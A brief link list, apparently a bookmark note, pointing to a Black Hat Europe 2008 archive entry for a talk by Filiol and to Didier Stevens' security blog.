https://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html#Filiol

Blog de Didier Steevens

http://blog.didierstevens.com/